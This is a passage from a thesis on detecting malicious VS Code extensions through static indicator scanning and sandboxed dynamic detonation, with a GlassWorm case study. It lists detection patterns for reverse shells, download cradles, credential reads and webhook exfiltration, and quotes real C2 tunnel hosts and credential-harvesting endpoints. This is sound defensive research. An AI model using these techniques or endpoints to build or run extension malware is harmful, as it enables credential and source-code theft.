    2. SPOOF os.platform() = "win32"   (defeat OS-gated payloads)
    3. build Node `vm` context  +  monkey-patch HOOK LAYER:
         child_process | http | https | fetch | net | dns |
         fs | crypto | os | eval | Function | axios
    4. run activate()  +  simulate editor events
       +  brute-force registered commands
       +  keyword-gated re-triggers
       +  detonate forked second-stage scripts
    5. CAPTURE every API call + every OUTBOUND MESSAGE
         (destination + headers + full body + decoded form)
         -->  execution-log.json  (dynamic_score, verdict, intel)
=====================================================================
                                |
                                v
+---------------------------------------------------------------------+
|   FUSION:    FINAL = max(static_score, dynamic_score)               |
|   MALICIOUS (>=50)   |   SUSPICIOUS (25-49)   |   BENIGN (<25)      |
+---------------------------------------------------------------------+
                                |
                                v
   REPORTING:  run_dataset.js -> all.csv     explain.js -> ANALYSIS.md (+MITRE)
               evaluate.js   -> P/R/F1       failures.js -> FAILURES.md
```

Listing 3.1. The two-stage detection pipeline, from VSIX input to fused verdict and reporting.

The implementation lives in the `dynamic-sandbox/` project. Per-sample and aggregate outputs are written to `res/`. The batch summary goes to `res/all.csv`. An aggregate forensic narrative goes to `res/ANALYSIS.md`. For each sample, a per-sample `analysis.md` and an `execution-log.json` are written under `res/<sample>/extension/`. Every misclassification and its automatically generated root cause is written to `FAILURES.md`. The labeled corpus is stored in two folders. `Dataset/` holds the 120 malicious extensions. `Benign/` holds the 49 benign extensions.

3.2. Stage 1: Static Pre-Filter (`preprocess.js`)

The static stage is a fast triage layer. A `.vsix` file is really a ZIP archive. So `preprocess.js` first unpacks it. It then normalizes the contents before scanning. Two de-obfuscation passes are applied. The first pass decodes escaped characters of the form `\xNN` and `\uNNNN` back to their literal characters. The second pass decodes Base64 blobs. After these passes, any URL or command that was hidden becomes visible to the scanners. The signatures are then matched against clear text, not against mangled source.

3.2.1. Host-IOC Taxonomy

A key design decision is the scan scope. The static stage scans every file in the package. This includes the bundled third-party dependencies inside `node_modules`. This dependency-aware scanning lets the framework catch a payload that an attacker has hidden inside a transitive dependency rather than in the extension's own entry file. The set of indicators is summarized in Table 1.

Table 1. Static host-IOC taxonomy scanned across all bundled files (including `node_modules`).

Category	**Representative signatures**
Tunneled C2 endpoints	ngrok / Cloudflare / generic TCP tunnels (for example `*.ngrok.io`)
File or paste drop hosts	throwaway file hosts such as `files.catbox.moe`
Blockchain C2	Solana RPC endpoints (for example `api.mainnet-beta.solana.com`)
Web-hook exfiltration	`discord.com/api/webhooks` URLs
Raw network endpoints	hard-coded raw IPv4 addresses
Cloud C2	cloud-hosted throwaway command-and-control endpoints
Deceptive domains	punycode (`xn--...`) and disposable throwaway domains
Download cradles (own code)	living-off-the-land fetch-and-run, for example `curl` or PowerShell
Reverse shells (own code)	a socket bound to a spawned shell process
Secret-file reads (own code)	SSH private keys, cloud tokens, credential file paths
Invisible Unicode	GlassWorm variation selectors `U+E0000` to `U+E007F` and `U+E0100` to `U+E01EF`

How to read Table 1. The table is the catalog of warning signs that the static scanner looks for. It has two columns. The left column, *Category*, names one type of malicious indicator. The right column, *Representative signatures*, gives concrete example patterns that the scanner matches in the text of the files. Each row is therefore one rule. The rule says, in effect, "if a file contains this kind of pattern, raise this kind of flag." The scanner adds points to the static score for each category that it finds.

The rows describe different attacker goals. The first seven rows are about network desti-

nations. A *tunneled C2 endpoint* such as an `ngrok` address lets an attacker reach the victim machine through a tunnel that bypasses a firewall. A *file or paste drop host* such as `files.catbox.moe` is a throwaway server used to fetch a second-stage payload. *Blockchain C2* means the malware reads its next instruction from a Solana blockchain transaction, which is hard to take down. A *web-hook* to `discord.com/api/webhooks` is a simple channel to leak stolen data. A *raw IP address* or a *cloud C2* endpoint is another hard-coded destination. A *deceptive domain* uses punycode tricks, such as `xn--...`, to look like a trusted name. The next three rows describe local actions in the extension's own code. A *download cradle* fetches a file from the internet and runs it at once. A *reverse shell* connects a socket to a spawned shell so the attacker can type commands. A *secret-file read* opens SSH keys, cloud tokens, or other credential files. The final row, *invisible Unicode*, flags the special characters that GlassWorm uses to hide code.

One important detail about scope. The first seven categories are matched in every file. The download-cradle, reverse-shell, and secret-read categories are matched only in the extension's own code, not in `node_modules`. The reason is practical. These three generic patterns also appear, in a harmless way, inside large dependency bundles. If they were matched everywhere, they would cause false positives. Chapter 4 and Chapter 5 analyze exactly this kind of false positive. The invisible-Unicode detector is also kept narrow on purpose. It flags only the two GlassWorm variation-selector ranges. Therefore ordinary text with emoji or accented characters is not mistaken for hidden code. The stage finally writes `static-analysis.json`. This file holds a weighted `static_score` and a `static_verdict`.

3.3. Stage 2: Dynamic Detonation (`sandbox.js`)

The dynamic stage runs the extension and records what it does. It is responsible for catching the samples that defeat static analysis. These are encrypted, runtime-built, or OS-gated payloads. The stage has four parts: entry resolution, environment preparation, the hook layer, and the stimulation strategy.

3.3.1. Entry Resolution and ESM Transpilation

The harness first finds the activation entry point. This is declared in `package.json`. A growing share of modern extensions ship as ECMAScript Modules. However, the instrumentation and the Node `vm` context work most reliably on CommonJS. The harness therefore transpiles ESM to CJS before execution. Without this step, an ESM-only extension would fail to load. Its behavior would never be observed. The result would be a silent false negative.

3.3.2. Operating-System Platform Spoofing

A large share of real extension malware gates its payload on the host operating system. It often activates only on Windows. For example, it may drop a `.exe` file or run PowerShell. On the Ubuntu analysis host, such a sample would take an inert path and reveal nothing. To defeat this, the harness spoofs the platform. It patches `os.platform()` and related indicators to report `win32`. This single mechanism is decisive for a whole class of samples. Its effect is visible in the captured reconnaissance payloads of Chapter 4. Those payloads report `"platform":"win32"`, which is the spoofed value. This confirms that the payload believed it was running on Windows.

3.3.3. The Mock Extension Host

A VS Code extension expects the `vscode` module to exist at runtime. In a plain Node.js environment, this module is missing, so loading would raise an error. To avoid this, the harness builds a Mock Host. The Mock Host provides dummy versions of the common VS Code APIs. Examples are `vscode.window.showInformationMessage` and `vscode.workspace.getConfiguration`. This convinces the extension that it runs inside the real IDE. Its activation logic then proceeds and reveals its true behavior.

3.3.4. The Monkey-Patch Hook Layer

Execution happens inside a Node.js `vm` context. This context stops the extension from reaching the host's global scope. It also makes the harness harder to detect. Inside this context, the harness installs an instrumentation layer with a monkey-patching strategy. For each target, it stores a reference to the original function. It then replaces the function with a wrapper. The wrapper logs the call. Where useful, it returns a safe value instead of allowing a dangerous side effect. Otherwise it forwards the call as normal. The hooked surfaces and the evidence each one captures are listed in Table 2.

How to read Table 2. This table explains exactly what the sandbox watches and what it learns from each watch point. The left column, *Hooked surface*, names a Node.js module or a JavaScript global that the harness has replaced with an instrumented wrapper. The right column, *Captured evidence*, states the concrete information that this wrapper records when the extension calls it. So each row answers two questions: which door the malware might use, and what the sandbox sees when it does.

The rows map directly to attacker actions. The `child_process` hook records any attempt to run a program. It captures the shell command, the spawned binary, and suspicious flags such as `detached` (run in the background) and `windowsHide` (hide the window). The `http`,

Table 2. The dynamic hook layer: intercepted modules and globals, and the evidence each one captures.

Hooked surface	Captured evidence
`child_process` (`exec`/`spawn`/`fork`)	shell commands, spawned binaries, and flags such as `detached` and `windowsHide`
`http` / `https` / `fetch` / `axios`	request URL, method, headers, and full request body
`net`	raw TCP socket connections (destination host and port)
`dns`	name-resolution lookups that may come before C2 contact
`fs`	file reads and writes (credential-path reads and dropped files)
`crypto`	`createDecipheriv` and related calls, which capture the plaintext at decryption time
`os`	platform, hostname, and user-info queries, which indicate reconnaissance
`eval` / `Function`	dynamically built or decoded code, captured before it runs

`https`, `fetch`, and `axios` hooks record outbound web requests. They capture the URL, the method, the headers, and the full body, which is the data being sent out. The `net` hook records raw socket connections, including the host and port, which is the signature of a reverse shell. The `dns` hook records name lookups, which often happen just before a C2 connection. The `fs` hook records file reads and writes, which reveals credential theft and dropped files. The `crypto` hook is special. It records calls such as `createDecipheriv` and captures the plaintext at the exact moment of decryption. The `os` hook records queries about the platform, hostname, and user, which is reconnaissance. The `eval` and `Function` hooks capture code that the malware builds or decodes at runtime, just before that code runs.

Why these two hooks matter most. The `eval`, `Function`, and `crypto` rows are the key to the GlassWorm class. These samples keep their payload encrypted on disk, so static scanners see only ciphertext. The hooks capture the AES-encrypted payload at the instant it is decrypted, and just before it runs. That instant is the only moment when the malicious intent is visible in clear text. This is why the dynamic stage can catch malware that the static stage cannot.

3.3.5. Automated Behavioral Stimulation

Malicious extensions often stay dormant until a specific user action occurs. This is a deliberate trick to evade passive sandboxes. The harness therefore does more than call `activate()` and wait. It actively stimulates the extension in several ways. It simulates editor events. It lists the commands that the extension registers and then invokes each one by brute force. It re-triggers code paths that are gated behind specific keywords. It also detonates any second-stage scripts

that the extension forks. Together, these techniques force hidden code paths to run, so that their behavior can be recorded.

3.3.6. Outbound-Message Capture and Intel Breakdown

For every network interaction, the harness records more than the fact that a request happened. It records the complete outbound message. This includes the destination, the headers, and the full body. It also includes a decoded form when the body is encoded or form-encoded. These observations are distilled into a structured `intel` breakdown inside `execution-log.json`. The breakdown lists the inferred purpose and family, the actions executed, the data targeted, the network endpoints contacted (domain, IP, and port), and the C2 indicators. Figure 7 shows the detailed dynamic-stage workflow that produces this log.

3.4. Fusion and Verdict

The two stages are combined by a weighted and explainable fusion rule. Each stage produces its own numeric score. The final score is the maximum of the two scores. The rule is FINAL = max(static_score, dynamic_score). The final score is then mapped to a verdict with two thresholds. A score of 50 or above is MALICIOUS. A score from 25 to 49 is SUSPICIOUS. A score below 25 is BENIGN. Taking the maximum, rather than an average, makes the two stages act as a union. A sample is escalated if either stage finds enough evidence. So two different kinds of payload are both caught. The first kind is a payload that only static analysis can see, such as a GlassWorm invisible-Unicode sample whose code never runs at runtime. The second kind is a payload that only dynamic analysis can see, such as a win32-gated dropper with no static signature. Every contributing signal is recorded, so every verdict is explainable. The report states which indicators and which observed actions drove the score.

3.5. Reporting and Forensic Explanation

Four tools turn raw logs into artifacts for the analyst. `run_dataset.js` runs the full pipeline over the corpus in batch. It writes the per-sample results to `res/all.csv`. `explain.js` converts each `execution-log.json` into a per-sample `ANALYSIS.md` forensic report. This report includes an explicit MITRE ATT&CK [14] mapping. `evaluate.js` computes precision, recall, and F1-score against the ground-truth labels. `failures.js` collects every false positive and false negative. It attaches an automatically generated root cause to each one and writes `FAILURES.md`.

A concrete example shows the forensic output. The sample `0xS1rx58D3V.ChatGPT-B0T` is classified MALICIOUS with a reverse-shell verdict. Its `ANALYSIS.md` records that the



Figure 7. The dynamic detonation workflow. It shows the interception pipeline from the resolved extension through API hooking, VM-context execution, and event simulation, to the final execution log used for classification.

extension spawned an OS process through `child_process`. It also bound a raw TCP socket to a shell. This opened an interactive channel to `6.tcp.eu.ngrok.io:16587`. The indicators of compromise include the shell command `whoami` and a lock file written at `/home/vboxuser/.4567.lock`. The report maps these actions to MITRE ATT&CK techniques T1059 (Command and Scripting Interpreter) and T1571 (Non-Standard Port) [14]. This per-sample, technique-level explanation is one of the main ways the framework differs from prior ecosystem-level work.

3.6. Evaluation Methodology and Metrics

The framework is evaluated on a labeled benchmark of 169 samples. The set has 120 malicious extensions from the DataDog malicious-software-packages dataset [15] and 49 benign control extensions from a curated "awesome-vscode" list. All experiments run on a controlled virtual laboratory. It uses Ubuntu 24.04 LTS with Node.js 18, and the platform is spoofed to `win32`. No malicious code runs outside the isolated sandbox at any stage.

Detection quality is reported with standard security metrics. These come from the confusion matrix of true positives (TP), false positives (FP), false negatives (FN), and true negatives (TN). Precision is TP divided by (TP plus FP). Recall, also called the detection rate, is TP divided by (TP plus FN). The F1-score is the harmonic mean of precision and recall. Accuracy is (TP plus TN) divided by the total number of samples N. The false-positive rate is FP divided by (FP plus TN). Specificity is TN divided by (TN plus FP). The framework gives a three-way verdict. So these metrics are reported at two operating points. The first is the strict point, where only MALICIOUS counts as positive. The second is the flagged point, where both MALICIOUS and SUSPICIOUS count as positive. Reporting both points makes the precision and recall trade-off clear. It also lets an analyst choose the threshold that fits their tolerance for false alarms. In addition, a per-layer ablation reports the recall and false-positive rate of the static stage alone, the dynamic stage alone, and the fused system. This isolates the contribution of each stage. If the SUSPICIOUS tier were later treated as its own ground-truth class, a macro-averaged F1-score across the three classes would be the right multi-class summary. The present evaluation uses the binary framing at two operating points, because the available ground truth is binary, that is, malicious versus benign.

3.7. Proposed Architectural Extensions (Not Implemented in This Evaluation)

For completeness, two further mechanisms were designed but are not part of the implemented system or the evaluation reported here. They are documented as proposed future extensions and are revisited in Chapter 5.

- **Operating-system-tier syscall monitoring.** A lower tier would hook system calls beneath the Node.js runtime, for example through `LD_PRELOAD`. It would capture stealthy file or process operations that bypass the Node API layer. This tier is proposed but not implemented. The current framework operates only at the static-content and Node-API levels.
- **Docker-based credential honeypots.** A containerized analysis environment would be provisioned with bait credential directories, such as `/root/.ssh` and `/root/.aws`. The harness would then detect credential-stealing extensions by monitoring access to those decoy paths. This honeypot environment is also proposed for future work and is not part of the present evaluation.

CHAPTER 4. Results and Discussion

This chapter reports the experimental evaluation of the two-stage framework. It begins with the experimental setup. It then presents a detailed case study of three GlassWorm samples. After that it gives the quantitative evaluation on the full 169-sample benchmark. This evaluation covers the confusion matrix, the performance at two operating points, the per-layer ablation, the detected threat families, the captured indicators of compromise, and the external VirusTotal baseline. The chapter closes with a discussion of the precision and recall trade-off, the way the two stages complement each other, and the meaning of the SUSPICIOUS verdict.

4.1. Experimental Setup

All experiments ran on a controlled virtual laboratory. It used Ubuntu 24.04 LTS with Node.js 18, and the platform was spoofed to `win32`. The labeled benchmark had 169 samples. It contained 120 malicious extensions from the DataDog malicious-software-packages dataset [15] and 49 benign control extensions from a curated "awesome-vscode" list. The detection pipeline used the two stages from Chapter 3. The static pre-filter is `preprocess.js`. The dynamic detonation harness is `sandbox.js`. Their scores were fused by the rule FINAL = max(static, dynamic). No malicious code ran outside the isolated sandbox at any stage.

4.2. Qualitative Case Study: The GlassWorm Primary Samples

Before the aggregate evaluation, three real-world samples are examined in depth. They show the kind of evasion the framework is designed to defeat. The three samples are a Lavender Dreams theme, an SQL Formatter, and a SecureCode extension. All three belong to the GlassWorm threat class.

4.2.1. Static Analysis of the Primary Samples

The static stage extracts file hashes, entropy values, archive structure, declared metadata, and suspicious signatures from each package. Each sample then receives a weighted risk score and a classification. The results are shown in Table 3.

Table 3. This table summarizes the static stage output for the three case-study samples. Each row is one extension. There are five columns. *Sample* is the extension name and version. *Publisher* is the account that uploaded it. *Entropy* is a number between 0 and 8 that measures how random

Table 3. Static analysis results for the three primary samples.

Sample	Publisher	Entropy	Risk Score	Classification
theme-lavender-dreams 1.0.3	Lavender-Studio	7.99	116	Likely Malware
sql-formatter 4.2.6	cosmic-themes	7.91	115	Likely Malware
secure-code 1.0.31	AhmedSleem	7.99	42	Suspicious

the bundled code looks. A value near 8 means the code is almost certainly encrypted or packed, because normal source code is far more regular. *Risk Score* is the weighted static score from Chapter 3, where a higher number means more danger. *Classification* is the static verdict. As an example, the first row reads as follows. The extension `theme-lavender-dreams` version 1.0.3, from the publisher Lavender-Studio, has an entropy of 7.99, a risk score of 116, and is labeled "Likely Malware." The very high entropy already hints that the code is hidden behind encryption. The key point of the table is the gap between the first two rows and the third. The two theme and formatter samples score very high (116 and 115) and are labeled malware. The SecureCode sample scores only 42 and is labeled merely suspicious. This lower score happens because SecureCode has no encrypted payload that the static stage can flag. Its escalation to a malicious verdict comes later, from the dynamic stage.

The figures below show the raw static output for each sample. The Lavender Dreams theme received a risk score of 116. The decisive indicators were the presence of `eval()` and `createDecipheriv`, which confirm a runtime-decrypted payload, a category violation (a theme-class extension that contains executable JavaScript), and a large obfuscated Base64 blob with near-maximal entropy.

The SQL Formatter produced an almost identical signature. Manual inspection later showed that it shares an identical AES key and Solana wallet address with the Lavender Dreams sample. This strongly suggests a single threat actor.

The SecureCode extension received a much lower score of 42. This placed it in the SUSPICIOUS band rather than the MALICIOUS band. No encrypted payload or `eval()` was found. The main flag was an ngrok tunnel URL used as the API backend. This result previews a recurring theme. A recon-only or backend-tunnel signature, without confirmed exfiltration, scores in the SUSPICIOUS range and relies on the dynamic stage to escalate it.

4.2.2. Limitations of the Static Stage on These Samples

The static filter is good at finding hard-coded URLs and known signatures. It is still weak against obfuscation. It can detect that a decryption routine exists. It cannot see the plaintext that the routine produces. This limitation is the direct reason for the dynamic stage. Table 4 contrasts the two approaches.

Table 4. This table compares the two analysis methods across six dimensions. The left column

```
[06/10/26]seed@VM:~/.../sample2$ python3 vsix_malware_analyzer.py --file lavender-studio.theme-lavender-dreams-1.0.3.vsix

======================================================================
  VSIX MALWARE ANALYZER  |  2026-06-10T06:12:29.390510+00:00
======================================================================
  File   : lavender-studio.theme-lavender-dreams-1.0.3.vsix
  Size   : 490,522 bytes

[ FILE HASHES ]
  MD5    : 7227e23c610774641d6374e2fbd3b232
  SHA-1  : 0d0ddf8759c1dd7024fc61b13bbf5be4f88a0acb
  SHA-256: cc9c71ed23d8695b100b6acd915015c8a511f9663301ae73292be0b47ec85a5f

[ ARCHIVE STRUCTURE ]
  Total files inside  : 20
  JavaScript files    : 2
  Suspicious ext (.exe/.dll/etc): 0
  Has node_modules    : False
  Overall entropy     : 7.9967 / 8.0
  Max JS file entropy : 4.8694 / 8.0

[ EXTENSION METADATA ]
  Publisher     : Lavender-Studio
  Display name  : Lavender Dreams Theme
  Version       : 1.0.3
  Categories    : Themes
  Activation    : *
  Has main JS   : True
  Dependencies  : 0
  GitHub link   : True

[ SUSPICIOUS INDICATORS ]
  [!]  eval() / new Function()
  [ ]  child_process (OS commands)
  [!]  Crypto decryption (hidden payload)
  [ ]  Solana RPC (crypto theft)
  [ ]  ngrok tunnel (hidden C2)
  [ ]  process.env access
  [!]  Category violation

  Dangerous API hits   : 4
  Network call hits    : 1
  Obfuscation patterns : 2

[ SUSPICIOUS STRINGS FOUND ]
  [NET]  axios  (in extension/test-file.js)
  [API]  eval(  (in extension/app.js)
  [API]  require('crypto')  (in extension/app.js)
  [API]  createDecipheriv  (in extension/app.js)
  [API]  Buffer.from(  (in extension/app.js)
  [OBF]  [a-zA-Z0-9+/]{200,}={0,2}  (in extension/app.js)
  [OBF]  createDecipheriv  (in extension/app.js)

----------------------------------------------------------------------
  RISK SCORE: 116  |  CLASSIFICATION: Likely Malware
======================================================================
```

Figure 8. Static analysis output for the Lavender Dreams theme (risk score 116, Likely Malware).

Table 4. Comparison of static and dynamic analysis approaches.

Dimension	**Static Analysis**	**Dynamic Analysis**
Method	Scans source without execution	Executes code and intercepts calls
Speed	Fast; scans directories instantly	Slower; one sandbox run per sample
Obfuscation resistance	Low; bypassed by encryption	High; the payload must decrypt to run
False-positive rate	Higher	Lower
Evidence quality	Inferred (potential behavior)	Concrete (observed behavior)
Role in this project	Pre-filter layer	Core detection layer

names the dimension. The middle column describes static analysis. The right column describes dynamic analysis. Reading down the columns gives a profile of each method. Static analysis is fast and scans files without running them, but encryption defeats it and it produces more false positives, so its evidence is only an inference about possible behavior. Dynamic analysis is slower, because it runs each sample in a sandbox, but it resists obfuscation, because the payload must decrypt itself in order to run, and it produces concrete evidence of what actually happened. The final row states the role of each method in this project. Static analysis is the cheap pre-filter. Dynamic analysis is the core detection layer. The table therefore explains, in one view, why the



Figure 9. Static analysis output for the SQL Formatter extension (risk score 115, Likely Malware).

project fuses both methods rather than choosing one.

4.2.3. Dynamic Analysis of the Primary Samples

The dynamic experiments below were run on sandbox `v2.1.0`. The operating-system platform was spoofed to `win32` on `x64`. The harness runs each extension inside the isolated VM context and intercepts critical Node.js functions at runtime, as described in Chapter 3.

Experiment A: Triggering Dormant Malware (SecureCode). Malicious extensions often stay dormant until a user action occurs. The stimulation engine lists every command in the manifest and invokes each one. As shown in Figure 11 and Figure 12, the sandbox loaded the SecureCode extension. It patched the bundled `axios` and `follow-redirects` libraries. It ran `activate()` and then fired simulated editor events. The harness recorded 32 events. All of them were critical. They were 16 outbound messages to a single ngrok host, `381d455fff64.ngrok-free.app`. The first message exfiltrates



Figure 10. Static analysis output for the SecureCode extension (risk score 42, Suspicious).

the source code of the active editor through a `POST` to `/scan/stream`. Its body has the form `{"code":...,"language":"javascript","filePath":...}`. The later messages drive a credential-harvesting flow. They target the `/auth/check-email`, `/auth/send-otp`, and `/auth/verify-otp` endpoints. They send captured `email` and `otp` values. This behavior raises the sample from its static verdict of SUSPICIOUS (score 42) to a fused verdict of MALICIOUS (score 75). It confirms both a source-code exfiltration channel and a credential-theft capability.

